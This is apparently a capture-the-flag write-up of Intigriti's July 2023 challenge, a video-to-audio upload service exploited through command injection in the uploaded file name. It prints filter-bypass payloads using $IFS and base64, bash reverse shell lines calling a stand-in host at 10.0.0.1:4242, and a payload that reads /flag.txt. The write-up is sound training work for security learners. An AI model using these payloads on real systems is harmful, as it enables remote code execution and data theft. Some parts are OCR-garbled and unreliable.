

Intigriti's July challenge By kavigihan

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Rules:

- This challenge runs from the 17th of July until the 24th of July, 11:59 PM CET.
- Out of all correct submissions, we will draw six winners on Tuesday, the 25th of July:
 - Three randomly drawn correct submissions
 - Three best write-ups
- Every winner gets a €50 swag voucher for our swag shop
- The winners will be announced on our Twitter profile.
- For every 100 likes, we'll add a tip to announcement tweet.
- Join our Discord to discuss the challenge!

Phase 1 - Recon

Welcome to Video Audio Extractor

Extract audio from your video files with ease.

Extract Audio

Upload a video file and extract its audio in just a few clicks.

About Us


Learn more about our team and the technology behind Video Audio Extractor.

Upload a Video

As usual we start with the page source to see whats going on.

```
12 <body>
     <div class="container">
       <div class="jumbotron mt-5">
            <h1 class="display-4">Welcome to Video Audio Extractor</h1>
             Extract audio from your video files with ease.
       </div>
       <div class="row">
             <div class="col-md-6">
20
                <div class="card mb-4">
                    <div class="card-body">
                        <h5 class="card-title">Extract Audio</h5>
                        Upload a video file and extract its audio in just a few clicks.
                     </div>
                 </div>
             </div>
             <div class="col-md-6">
                 <div class="card mb-4">
                    <div class="card-body">
                        <h5 class="card-title">About Us</h5>
30
                        Learn more about our team and the technology behind Video Audio Extractor.
                    </div>
                 </div>
             </div>
         </div>
          <div class="text-center">
             <a href="/upload" class="btn btn-primary">Upload a Video</a>
          </div>
         <br>
          <hr>>
42
     </div>
43 </body>
44 </html>
```

Seems like the only functionality we have access to is /upload. Lets check it out!




The file upload here allows a user to upload a MP4 file and extract audio from it. Lets try play with this functionality and see whats going on.

The request looks something like this

Request Pretty Raw Hex 1 POST /upload HTTP/2 2 Host: challenge-0723.intigriti.io 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/ll 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q 5 Accept-Language: en-US, en; q=0.5 6 Accept-Encoding: gzip, deflate 7 | Content-Type: multipart/form-data; boundary=-----892999779140483152 8 Content-Length: 736223 9 Origin: https://challenge-0723.intigriti.io 10 Dnt: 1 11 Referer: https://challenge-0723.intigriti.io/upload 12 Upgrade-Insecure-Requests: 1 13 Sec-Fetch-Dest: document 14 Sec-Fetch-Mode: navigate 15 Sec-Fetch-Site: same-origin 16 Sec-Fetch-User: ?1 17 Te: trailers 19 -----8929997791404831529279135239 20 | Content-Disposition: form-data; name="video"; filename="test2.mp4" 21 Content-Type: video/mp4 23 ftypisomisomiso2avclmp41°moovlmvhdès@Etrak\tkhds@\$edtselsts%mdia mdhd-DølUÄ-hdlrsounSoundHandlerhminfsmhd\$dinfdrefurl ,stbl~stsdnmp4a-D6esdsDDD\$DDD@\$\$DDDV sttsþíèstscR 24 | "#&')*-.014589;<?@BCFGJKMNQRTUXY\]_`cdfgjknoqruvxy|}DDDDDDDDDDDStszÿFßä~"DB £D¥D1~_Djwwkg ipqOx1ZhDCov7w)0%;;<xDF¬HO?ÀteOnSPsz~ZOhDRrMOhOzIýëVNAlt·TkOpOp8CCCaWDOs\qOXzOOd{pM°ÁHOC PŘüŰKåDí0î#\$*ü6R\DoúyCDB«L¾`Ç«ÒsúDA 25 | "èJ[âg/r□□□Φw*CÅ*îòSe!(I□`înĂzp□â«□ĐŀÉ m>ÔNOq°□□£´³□̬æxüÚóOB[Ñró□b;üÁ!Û«ő□Y'oA[¾t□m;êÂÙï äÞöôá4OI;W;_FiOSOĐO`;¦′æÞýÆwÚSä@ĕÎò~ μ ? \$u 3ò LI YÞ aþ h` v∖ OK OK OÙ °O À

once this completes processing, a mp3 file is available to download with the extracted audio



Phase 2 - Trying Filter Bypass

The first thing that came to mind in this scenario was to see if its possible to bypass this filter and trick it into uploading a non mp4 file.

First thing to try was tampering with the file extensions to see if it accepts anything else other than MP4 files.



Invalid filename, please make sure it is an MP4 file and does not contain any white spaces in the filename

This failed, so I tried to see if its possible to bypass this via spoofing the content type.

```
Content-Disposition: form-data; name="video"; filename="test2.txt"

Content-Type: video/mp4

ftypisomisomiso2avclmp41°moovlmvhdès@Etrak\tkhds@$edtselsts%mdia
mdhd-DsiUÄ-hdlrsounSoundHandlerhminfsmhd$dinfdrefurl ,stbl~stsdnmp4a-D6esdsOOO$O
sttsplèstscR

"#&')*-.014589;<?@BCFGJKMNQRTUXY\]_`cdfgjknoqruvxy|}OOOOOOOOOOOStszÿFßä~"OÊ £O\D
pqOxlZhOOov7w)O%;;<xDF-HO?ÀteOnSPsz~ZOhORrMOhOzIýëVNAlt·TkOpOp8OOOOaWOOs\qOXzOOd
c1·i}-DOOORCOOEYxnh$wR\_hcxDUBFOXO~hLkMi@OaOOdOD@#%OKFOO'2>>}x~XOek;$~jOt@*aO|O
ÛKåDiOi#$*ü6R\OoúyCOB«L%'Ç«ÒsúOA
```

This failed too and so did every other combination I tried including things like .mp4.txt to trick the extension parser, .php5/4/3/2, changing the case, using magic numbers to fool it, appending null bytes at the and trying path traversal with file name.

Phase 3 - Digging deeper

It was not possible to bypass this filter (atleast for me). After realising this, it got me into thinking what might be happening on the backend? how does this webapp convert MP4 files MP3 files.

First I made an assumption that this box is running on linux? why? I dunno, just what my inner self told me. With this assumption I asked google how to convert mp4 to mp3 and there was 1 name I could see everywhere and that was ffmpeg



Ask Ubuntu

https://askubuntu.com > questions > converting-mp4-t...

Converting mp4 to mp3 - ffmpeg

2 Dec 2011 — Click the "Audio Codec" tab and select "MP3" from the "Codec" drop down box.
Press the "Start" button to begin converting your MP4 to MP3 ...

11 answers - Top answer: For FFmpeg with Constant Bitrate Encoding (CBR): ffmpeg -i video...

convert a folder of mp4's to mp3's with ffmpeg ... 3 answers 20 Dec 2019

How do I convert an MP4 to an MP3? [duplicate ... 8 answers 10 Aug 2012

Convert mp4 to mp3 Using Shell Script - Ask Ubuntu 6 answers 16 Oct 2016

How to convert .m4a audio files to .mp3 use command ... 3 answers 3 Jan 2020

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ComputingForGeeks

https://computingforgeeks.com > how-to-convert-mp4...

Convert mp4/mkv/WebM to mp3 on Linux using FFmpeg

15 May 2023 — Convert mp4/mkv/WebM to mp3 on Linux using FFmpeg · Step 1: Install FFmpeg · Step 2: Download Conversion script · Step 3: Convert mp4/mkv/WebM ...


At first I thought about looking into and CVEs that could be exploited in ffmpeg to get code execution or file read to get the flag.

VULNERABILITY	VULNERABLE VERSION
H Use After Free	*
NULL Pointer Dereference	*
H NULL Pointer Dereference	<7:4.3.6-0+deb11u1
M Integer Overflow or Wraparound	<7:4.3.4-0+deb11u1
M Insufficient Verification of Data Authenticity	<7:4.3.1-1
L Integer Overflow or Wraparound	<7:4.3-2
H Buffer Overflow	<7:4.3-2
H NULL Pointer Dereference	<7:4.3-2
H Divide By Zero	<7:4.3-2
M Out-of-bounds Read	<7:4.2.2-1
Integer Overflow or Wraparound	<7:4.3-2
M Use After Free	<7:4.3.3-0+deb11u1
H Use After Free	<7:4.3.3-0+deb11u1
C Unchecked Return Value	<7:4.3.3-0+deb11u1
H Reachable Assertion	<7:4.3.3-0+deb11u1
M CVE-2021-3566	<7:4.3-2
M Unchecked Return Value	<7:4.3.3-0+deb11u1

Doesn't look like there are any vulnerabilities here that can give us any advantage in this situation and there is no way this challenge is based on some buffer overflow or exploits like that.

So, I decided to think a little differently this time. Instead of trying to question what vulnerabilities exist in ffmpeg, I questioned "Maybe the implementation and the way it converts the file in this situation is vulnerable?"

Looking at google again, this is the ffmpeg command to convert mp4 files to mp3



So now thinking about it, I thought in my head, the developer might have run the following ffmpeg in bash or something

```
ffmpeg -i {OUR FILE NAME FROM REQUEST} {SOME FLAGS HERE} {AUDIO PATH}
```

The audio path here being a hardcoded value as seen from the response headers

```
ontent-Type: audio/x-wav
ontent-Length: 326218
ontent-Disposition: attachment; filename=extracted_audio.wav
ast-Modified: Wed, 19 Jul 2023 08:45:07 GMT
ache-Control: no-cache
tag: "1689756307.7569873-326218-2741504812"
```

Now you may ask, what can go wrong here? well what will happen if the name here is not sanitized properly? Since we made an assumption its linux, we might be able to use some bash shenanigans to execute our own commands.

If our assumptions are correct then we might be dealing with RCE here. Lets play some more.

Payload: test; who ami; #.mp4

This payload seem to return back just any random data for whoami command, but if we change the command to some random gibberish, it errors out

```
1 HTTP/2 500 Internal Server Brror
2 Date: Mon, 24 Jul 2023 11:09:42 GMT
3 Content-Type: application/json
4 Content-Length: 90
5 {
    "error":"That wasn't supposed to happen",
    "message":"Hey, stop trying to break things!!"
}

id


*Il59928496
mame="test;sadf;#.mp4"
```

Seems like we might be dealing with some blind RCE here and this behavior could act as an oracle to determine if our command worked or not.

Phase 4 - Blind RCE Recon

But before we move on, why and how does this payload even work? whats up with this semicolons and hashes? you may ask!

This is how it will end up looking like at the server side, the initial semicolon will complete the previous command and then our command "whoami" is executed then the semicolon after that completes this one and a hash is used to comment out whatever remaining command was left over after we broke it with our semicolons, while at the same time using #.mp4 makes sure the filename ends with .mp4 so that it does not breaks the filter.



Here is another example

```
(kali⊕ kali)-[~]
whoami;id
2 commands at once!
uid=1000(kali) gid=1000(kali) groups=1000(kali),4(adm),20(dialout),

(kali⊕ kali)-[~]
$ [] System
```

Now since this is clear, lets try to see if we can make the server sleep for some seconds to further confirm our RCE.

Something like this should work right? test;sleep 5;#.mp4

Seems like the presence of spaces breaks the command and its no longer considered to have a mp4 extension. I guess we got some restrictions in place! but are there other restrictions in place? maybe we cannot use some characters or maybe some characters break the command as well.


Next step would be to figure out whats restricted? (or more like what's allowed?)

What's restricted and What's allowed?

We can look for characters like:


```
',`/"${[space]
```

if quotes are allowed, something like who"ami or who""ami should not really break the command.



Somehow both single and double quotes don't seem to break the command, which probably means there are no restrictions on it.

It doesn't look like tilde's are restricted either.



\$ and () seem to not work, but if we look in bash, we might be able to figure out why

```
------265050553438283337893190511769

"error": "That wasn't supposed to happen",
"message": "Hey, stop trying to break things!!"
}

1.769

['test;$(whoami);#.mp4"
```

```
(kali® kali)-[~]
$ $(whoami)
Command 'kali' not found, but can be installed with:
sudo apt install kali
Do you want to install it? (N/y)^C works but errors out!

__(kali® kali)-[~]
```

It seems like the command probably worked, but since there must have been a stderr, it probably caused an exception and hence that error.

At last, we have already discovered that spaces are not allowed either, hence we need to craft our payload without any spaces and its okay to use quotes and tildes while doing so.


Bypassing spaces and finding more restrictions

Since, spaces are not allowed, there are plenty other shenanigans you can do in bash to circumvent this restriction, we can easily make use of \$IFS or \${IFS} to execute commands

even without spaces.


```
(kali@ kali)-[~]
    which${IFS}id
/usr/bin/id
```

So something like test; sleep\${IFS}5; #.mp4 should be equivalent to sleep 5 command and make the server sleep for atleast 5 seconds.



as seen in the bottom right corner of burp, it did indeed sleep for 5 seconds, hence we can confirm that we can use commands with spaces now. This also tells us that using {} brackets are also fine.

what about something like slashes? we will have commands which might need slashes? an easy way to test it would be cat\$IFS/etc/passwd




We are out of luck with slashes which might make our life hard. So it looks like we are not allowed to use any spaces or slashes in any of our commands, since it breaks the command.

But it is possible that the command still executes? something to keep in back of your mind!

Now we have done the heavy lifting of figuring out what characters we can and cannot use. We are presented with the next stage of the problem, what commands are we allowed to run?

We can make use of the which command and use the error as an oracle to figure out which commands are allowed and which ones are not! For example we can tell from command below that nslookup is not present on the box.





Enumerating available commands

We discovered a command that we can use to figure out which commands are available on the box and now we want to make use of it to find all the available ones. But why are we doing this, you may ask? the reason it because its a blind RCE and I am thinking to go straight for the kill by using a reverse shell. To do that we need to figure out what options we have and bypass the restrictions in place to get a shell and the flag!

How did I approach this? simply google reverse shell cheatsheet, copy out all the name of the commands in there and then use intruder (you can use something like ffuf if you like!) with our payload to figure out which commands exist in there. (Link in the references section)

List of reverse shell commands as payload





Based on this output, we can be sure that atleast awk, bash, openssl, perl, python, sh are present on the box for us to exploit.


Phase 5 - Get The Shell!

At this point, we have figured out the restricted characters and the commands available to get the reverse shell. We need to simply craft a payload now with these commands that get use a reverse shell.

Looking at the commands to get the reverse shell (link in references), all of them are quite big in length and can make it quite hard to track which character might be breaking the overall

command. After banging my head in the wall getting the python reverse shell to work without breaking, I decided to take a different approach.

It seems like the base64 and echo commands were also available:



This could allow us to encode our payload in base64, decode it and pipe it to bash to get a shell without dealing with any pesky characters like slashes that tend to break our command. So something like:

```
echo 'Base64 payload'|base64 -d|bash
```

I modified this payload based on our scenario to get around the space restriction and used a base64 encoded bash reverse shell payload.

Reverse Shell

Bash TCP

```
Using this payload

bash -i >& /dev/tcp/10.0.0.1/4242 0>&1

0<&196;exec 196<>/dev/tcp/10.0.0.1/4242; sh <&196 >&196

/bin/bash -l > /dev/tcp/10.0.0.1/4242 0<&1 2>&1
```

```
x;echo$IFS'BASH REVERSE SHELL PAYLOAD'|base64$IFS-d|bash;#.mp4
```

With this payload, it was possible to get a reverse shell back to us and complete the challenge!

```
Connection received on bash: cannot set terminal process group (1): Inappropriate ioctl for device bash: no job control in this shell svc@challenge-0723-7cc4bc59df-6xvdm:/app$ svc@challenge-0723-7cc4bc59df-6xvdm:/app$ whoami;id whoami;id svc uid=999(svc) gid=999(svc) groups=999(svc) svc@challenge-0723-7cc4bc59df-6xvdm:/app$
```

```
svc@challenge-0723-7cc4bc59df-6xvdm:/app$ cat /flag.txt
cat /flag.txt
INTIGRITI{c0mm4nd_1nj3c710n_4nd_0p3n55l_5h3ll}svc@challenge
```

FLAG - INTIGRITI(c0mm4nd_1nj3c710n_4nd_0p3n55l_5h3ll)

Bonus - More Solutions

It seems like there is another approach to this, remember earlier that in the response you can see the contents are always hardcoded into extracted_audio.wav file? what if you simply use the find command to get this file and simply cat the contents of /flag.txt in there? that way it should be possible to just get it without any shell access.

Lets try to craft the find command:

```
find . -xdev -type f -name extracted_audio.wav -exec bash -c 'cat /flag.txt > {}' \;
```

Now if we pair this up with our base64 encode and decode technique then we should be able to get the flag as well!

```
echo -n "find . -xdev -type f -name extracted_audio.wav -exec bash -c 'cat /flag.txt > {}' \;" | base64 -w0
```

We get the following payload:

```
ZmluZCAuIC14ZGV2IC10eXBlIGYgLW5hbWUgZXh0cmFjdGVkX2F1ZGlvLndhdiAtZXhlYyBiYXNoIC1jICdjYXQgL2ZsYWcudHh0ID4ge30nIFw7
```

```
x;echo$IFS'ZmluZCAuIC14ZGV2IC10eXBlIGYgLW5hbWUgZXh0cmFjdGVkX2F1ZGlvLndhdiAtZXhlYyBi
YXNoIC1jICdjYXQgL2ZsYWcudHh0ID4ge30nIFw7'|base64$IFS-d|bash;#.mp4
```

This payload simply gives us the flag, without getting any reverse shell

Response

```
Pretty Raw Hex Render

1 HTTP/2 200 0K
2 Date: Mon, 24 Jul 2023 13:54:31 GMT
3 Content-Type: audio/x-wav
4 Content-Length: 46
5 Content-Disposition: attachment; filename=extracted_audio.wav
6 Last-Modified: Mon, 24 Jul 2023 13:54:31 GMT
7 Cache-Control: no-cache
8 Etag: "1690206871.3163426-46-2741504812"
9
10 INTIGRITI(c0mm4nd_lnj3c710n_4nd_0p3n551_5h311)
```

It seems like you can do the same with openssl, which based on the flag name is probably the intended way. I was too tired at this point and called it a day!

Flag

INTIGRITI(c0mm4nd_1nj3c710n_4nd_0p3n55l_5h3ll)

Tip

Trying out these RCE payloads locally on my box, helped me a lot understanding what exactly was going on and come up with payloads that ended up working for me.

References

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